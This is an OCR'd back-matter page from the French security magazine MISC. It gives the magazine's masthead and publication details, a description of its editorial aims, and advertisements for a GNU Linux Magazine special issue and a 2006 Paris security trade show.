[3] *Life with qmail-ldap* : **http://www.lifewithqmail.org/ldap/**

MISC
est édité par Diamond Editions
B.P. 20142 - 67603 Sélestat Cedex
Tél. : 03 88 58 02 08
Fax : 03 88 58 02 09
E-mail : lecteurs@miscmag.com
Abonnement : miscabo@ed-diamond.com
Site : www.miscmag.com

Directeur de publication : Arnaud Metzler

Rédacteur en chef : Frédéric Raynal
Rédacteur en chef adjoint : Denis Bodor

Mise en page :
Fabrice Krachenfels

Secrétaire de rédaction :
Dominique Grosse

Relecteurs :
Pierre Bétouin, Gilles Lami, Victor Vuillard

Responsable publicité : Véronique Wilhelm
Tél. : 03 88 58 02 08

Service abonnement :
Tél. : 03 88 58 02 08

Impression : Presses de Bretagne

Distribution :
(uniquement pour les dépositaires de presse)
MLP Réassort :
Plate-forme de Saint-Barthélemy-d'Anjou.
Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier.
Tél. : 04 74 82 63 04

Service des ventes : Distri-médias :
Tél. : 05 61 72 76 24

Dépôt légal : 2e Trimestre 2001
N° ISSN : 1631-9036
Commission Paritaire : 02 09 K 81 190
Périodicité : Bimestrielle
Prix de vente : 8 euros

Imprimé en France
Printed in France

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le sytème, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent.

MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate.

MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

BIENTÔT EN KIOSQUE

HORS SERIE - HORS SERIE - HORS SERIE - HORS SERIE


GNU LINUX MAGAZINE / FRANCE

27

Electronique & Embarqué

Votre système d'information,
est-il une forteresse sans faille ?

Sécurité
Intrusion
Phishing
Cryptologie
Authentification
Audit...



le salon de la sécurité informatique
FRANCE

Analyses, débats, solutions :
Exposition et conférences

22-23 novembre 2006

CNIT - Paris La Défense

www.infosecurity.com.fr

Pour exposer : 01 41 90 48 43 - valerie.vamelac@reedexpo.fr

Reed Exhibitions

Design Sugar, Pepper & Salt